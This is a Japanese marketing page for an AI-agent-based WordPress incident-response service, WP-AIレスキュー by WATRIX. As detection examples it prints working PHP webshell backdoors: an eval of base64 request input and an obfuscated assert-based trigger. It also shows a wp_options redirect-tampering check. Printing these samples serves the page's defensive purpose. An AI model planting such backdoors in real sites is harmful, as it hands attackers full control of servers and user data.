uploads配下に仕込まれたwebshell
本サンプルは演習環境で実検出されたもの。アクセスログを精査しないと、設置と実行が一致せず見落とされる。
<?php
/* lk9d8f.php — 一見、単なる空ファイル。
実態は、攻撃者が任意のPHPコードを実行できるバックドア。 */
if (isset($_REQUEST["c"])) {
@eval(base64_decode($_REQUEST["c"]));
}
//↑ この3行で、サイト全体が攻撃者のものになる。フォレンジック調査・横展開リスク調査・個人情報保護法対応まで—— 「マルウェア除去だけで終わる」一般的な業者とは異なる、24体の専門AIエージェントによる完全並列調査。
URLを1行入力 · 平均15分以内に折り返し · 後払い対応
※ 上記は実対応案件の処理ログ再現(個別情報は匿名化)
掲載・実績(順次公開予定)
※ 守秘義務契約のため、現時点では具体的な社名・機関名の公開を控えています。NDA締結後に詳細をご案内可能です。
復旧業者から「終わりました」と連絡が来たあと、 WP-AIレスキューに二次調査を依頼すると、 こういう 見落とし が出てきます。 実際の侵害現場で、AIエージェントが検出した3つのサンプル。
本サンプルは演習環境で実検出されたもの。アクセスログを精査しないと、設置と実行が一致せず見落とされる。
<?php
/* lk9d8f.php — 一見、単なる空ファイル。
実態は、攻撃者が任意のPHPコードを実行できるバックドア。 */
if (isset($_REQUEST["c"])) {
@eval(base64_decode($_REQUEST["c"]));
}
//↑ この3行で、サイト全体が攻撃者のものになる。「ファイル名は変えられない、中身だけ汚染」型。テーマ更新で消すと管理画面ごと壊れるため、行範囲特定が必須。
// — 末尾に静かに追記される、難読化された再注入トリガー —
$_HK = "Z3ppbmZsYXRl"; // = "gzinflate"
@${$_HK = base64_decode($_HK)}; // 動的関数解決
if (isset($_GET["x"]) && $_GET["x"] === "ping") {
@assert($_POST["p"] ?? "true"); // 任意コード実行
}ファイル系のスキャンだけでは絶対に見つからない。DBクエリでの直接照合が必要。
-- DB上の設定値が、ある日こうなっている。
SELECT option_name, option_value
FROM wp_options
WHERE option_name IN ('siteurl', 'home');-- option_value がこっそり外部ドメインに書き換わると、
-- ログイン画面まで攻撃者制御サーバへリダイレクトされる。侵害は、「気付かれにくい場所」に潜む。
人手で1ファイルずつ目視している限り、必ず見落としは出ます。 24体のAIエージェントが 同時並列で 全ファイル・全DBレコード・全アクセスログを照合し、 「この行だけ怪しい」を漏らさず拾うのが、WP-AIレスキューのアプローチです。
これは、ある夜に動いた一件のフィールドレポートです(守秘義務のためサイト名・業種・URLは非公開)。 業界平均が「数日〜1週間」と言われる中で、 なぜこの時間で終わったのか。 4つの章に分けて、その夜の動きを追跡します。
顧客からSlackに一行: 『ログインできません、変なサイトに飛びます』。WATRIXのインシデントコマンダー(CMD)が起動、24体のAIエージェントが順次オンラインに。
WAFで攻撃元IP帯をブロック、wp-loginを一時的にIP制限、全ユーザーセッション破棄、WordPress SECRET KEY全更新。攻撃者の足場を1つずつ切っていく。
不正PHP3ファイル、不正DB管理者2名、不正wp_options 1件をすべて特定し除去。同FTPアカウント配下の他サイトにも同じ侵害が伝播していないか、横展開チェック。
脆弱なプラグインをアップデート、WAFルールを追加、二要素認証を全管理者に設定。同時に、フォレンジック報告書を作成(侵害経路・影響範囲・対応工程・再発防止策・タイムライン)。
「朝、出社したらサイトは普通に動いていて、 机の上に分厚い報告書が置いてあった。
何が起きたのかも、何をされたのかも、ぜんぶ分かった。
— Day 2 朝、顧客サイト管理者の証言
1つでも当てはまったら、サイトはすでに侵害されている可能性があります。今すぐ無料診断(WP-CLI と LOKI-RS による検査)をお試しください。
「専門用語が多くてよく分からない」という方も、ご安心ください。無料診断のフォームに サイトURL だけ入れていただければ、WATRIXが代わりに調べます。報告書もやさしい日本語でお返しします。
「マルウェア除去 + 復旧」で完了する一般的な業者では対応しきれない、
事業の生命線が侵害された企業のためのサービスです。
WordPress侵害への対応は、フォレンジック、封じ込め、ハードニング、法務対応、通知文作成、横展開リスク調査 など、専門領域が多岐に渡ります。
一人のエンジニアが順番に進めれば、抜け漏れも、時間のロスも生まれます。 WATRIXは 24体の専門AIエージェント を並列で走らせ、各領域の専門家が同時に対応する体制を再現しました。
CMD(インシデントコマンダー)を中心に、6種の専門エージェントとその補佐エージェント計24体が並列駆動
サーバ・データベース・ログから侵害の入口と経路を特定します
進行中の被害を止め、攻撃者のセッションと足場を切り離します
パッチ適用・権限見直し・WAF導入で再侵入の壁を築きます
個人情報保護法の通知義務、警察連携、契約上の責任範囲を整理しますユーザー・取引先・関係者への謝罪文や告知文をやさしい日本語で起草します
同種攻撃の最新動向、IoC(攻撃指標)データベースとの照合を担当します
※ 残り18体は上記6種を補佐する専門エージェント(マルウェア解析、IPレピュテーション照合、DNS履歴調査、SSL/TLS診断、メールヘッダ解析、Cookie解析、CSP診断 ほか)で構成しています。
人間1人では数時間〜数日かかる作業を、AIエージェントの並列実行で 漏らさず・素早く。最終判断は必ず人間のエンジニアが行います。
場当たり的な対応では、また狙われます。WP-AIレスキューは、WordPress公式が推奨するインシデント対応プロセスを下敷きに、7つのフェーズへ体系化した手順で進めます。
症状の確認、侵害仮説の設定、対応優先度の決定
サーバ全体スキャン、不審ファイル・改ざんファイルの抽出
攻撃者のアクセス遮断、被害拡大の停止
全ユーザーの再ログイン強制、不正トークンの破棄
同サーバ他サイト、DB、メール、関連サービスへの波及確認
脆弱性パッチ、WAF導入、権限見直し、二要素認証の強制
ログ保全(改ざん検知用ハッシュ・タイムスタンプ付与)
手順は WordPress.org公式の Hardening WordPress および OWASP Incident Response のガイドラインを参照しています。日本の 個人情報保護法 に基づく通知義務にも対応できる証拠保全(Phase 7)を最後に必ず実施します。
緊急対応・調査・継続運用の3つから、状況に合わせてお選びいただけます。価格は 業界水準より50%高め に設定しています。理由は次のセクションで詳しくお伝えします。
侵害が確定済み、または強く疑われる方
経緯解明・報告書納品が目的の方
再侵入を防ぎたい方、継続的に守りたい方
※ 価格はサイト規模・侵害の深さ・サーバ環境により変動します。正式な見積は無料診断の結果に基づいてご提示します。
※ 紹介でのご依頼は 20%キャッシュバック 対象です(パートナープログラム参照)。
WP-AIレスキューは「マルウェア除去 + 復旧」止まりの一般的な業者ではありません。フォレンジック調査 + 復旧 + 法務対応 までを24体のAIエージェントが並列で進める、 事業の生命線が侵害された企業向けのプレミアムサービスです。
業界の多くは「不正ファイル除去 → 復旧」までで完了します。WP-AIレスキューは、そこに加えて A4 15〜30ページのフォレンジック報告書、横展開リスク調査、個人情報保護法72時間報告対応、警察被害届支援まで標準でカバーします。
人間1人で検査すれば、疲労・経験差・優先順位の判断ミスで必ず漏れが生まれます。WATRIXは24体の専門AIエージェントを並列で動かし、各エージェントが互いの作業をクロスチェックします。漏れない仕組みに投資した分が、価格に反映されています。
個人情報を扱う、決済を持つ、BtoB信用が重要——そんな事業者にとって、WordPress侵害は事業継続そのものを脅かします。徹底的な対応コストは、二次被害のリスクと比べれば桁が違います。WP-AIレスキューは、そのレベルの事業者に向けた専門サービスです。
雑な対応で見落としがあると、数日〜数週間後に再侵入が起きます。その時の損失試算(中小ECサイトの想定):
| サイト停止による売上損失(1週間) | 100万〜500万円 |
| 個人情報漏洩通知(郵送+電話対応) | 50万〜200万円 |
| 個人情報保護委員会・警察対応 | 30万〜100万円 |
| 顧客流出による中長期的な売上減 | 数百万〜数千万円 |
| 信用失墜・レピュテーション回復施策 | 100万〜500万円 |
※ 2026年4月時点の公開事例・業界レポートをもとにWATRIXが作成した参考試算です。サイト規模・業種により大きく変動します。
| 項目 | 一般的な復旧業者 | WP-AIレスキュー |
|---|---|---|
| 対応の深さ | マルウェア除去 + 復旧 | フォレンジック調査 + 復旧 + 横展開調査 + 法務対応 |
| 報告書 | 簡易版(数ページ) | A4 15〜30ページの詳細フォレンジック報告書 |
| 並列処理 | 1〜2名のエンジニアが順次対応 | 24体のAIエージェントが並列 |
| 横展開リスク調査 | オプション扱い | 標準対応 |
| 個人情報保護法72時間報告対応 | 対応外が多数 | 標準サポート |
| 警察被害届の支援 | 対応外が多数 | 報告書記載項目に沿った資料を提供 |
| 再侵入監視 | 別契約・別費用 | 30日間の能動的監視を含む |
| 想定対象 | 中小サイト・個人ブログ | 個人情報・決済・信用が事業の生命線となる事業者 |
※ 「一般的な復旧業者」は当社調べ(2026年5月時点、国内主要復旧業者5社の公表サービス内容を集計)。
「一度きりの侵害対応」で、また数ヶ月後に同じ目に遭うのか。
「徹底的に漏れなく対応」で、安心して本業に戻るのか。
WATRIXは、後者を必要とする事業者だけに向けたサービスです。
「自社では緊急対応の専門部隊を持てない。でも、お得意先からSOSが来たら断りたくない」—— そんな Web制作会社・サーバ会社・コンサル会社の方へ、パートナープログラムをご用意しました。
ご紹介いただいた案件のサービス料金から、20%を紹介報酬としてお支払いします。例: 緊急復旧パック ¥80万円のご紹介 → ¥16万円がパートナー様へ。
希望に応じて、対応プロセスを共同で進められます。WATRIXのAIエージェントが解析した結果や対応手順を、貴社のエンジニアと共有しながら復旧。緊急対応のノウハウが、貴社内にも蓄積していきます。
緊急時に対応できないと、顧客は他社に流れます。WP-AIレスキューにバトンを渡せば、復旧後の運用は貴社に戻せます。WATRIXは、競合提案を一切しません。
URLを1行入れていただくだけで、WATRIXが状況を判断します。
15分以内に担当者から折り返しご連絡します。
症状の詳細を教えてください。
24時間以内に着手します(緊急復旧パックの場合)。
| 会社名 | WATRIX合同会社(ワトリックス) |
|---|---|
| 設立 | 2019年6月4日 |
| 代表 | 代表社員 高橋 航 |
| 所在地 | 東京都江戸川区清新町一丁目4番7-1406号 || 事業内容 | 業務改善につながるWeb・システム・AIの開発 |
|ミッション | 伴走型 社外IT部門 |
WATRIXは「伴走型 社外IT部門」をミッションに、IT部門を持たない中小企業に、まるで社内にIT部門があるかのような安心感をお届けしています。
WP-AIレスキューは、その中でも「もっとも緊急度の高い瞬間」に立ち会うサービスです。復旧後も、月次運用や日常のIT相談で、長くお付き合いいただければ幸いです。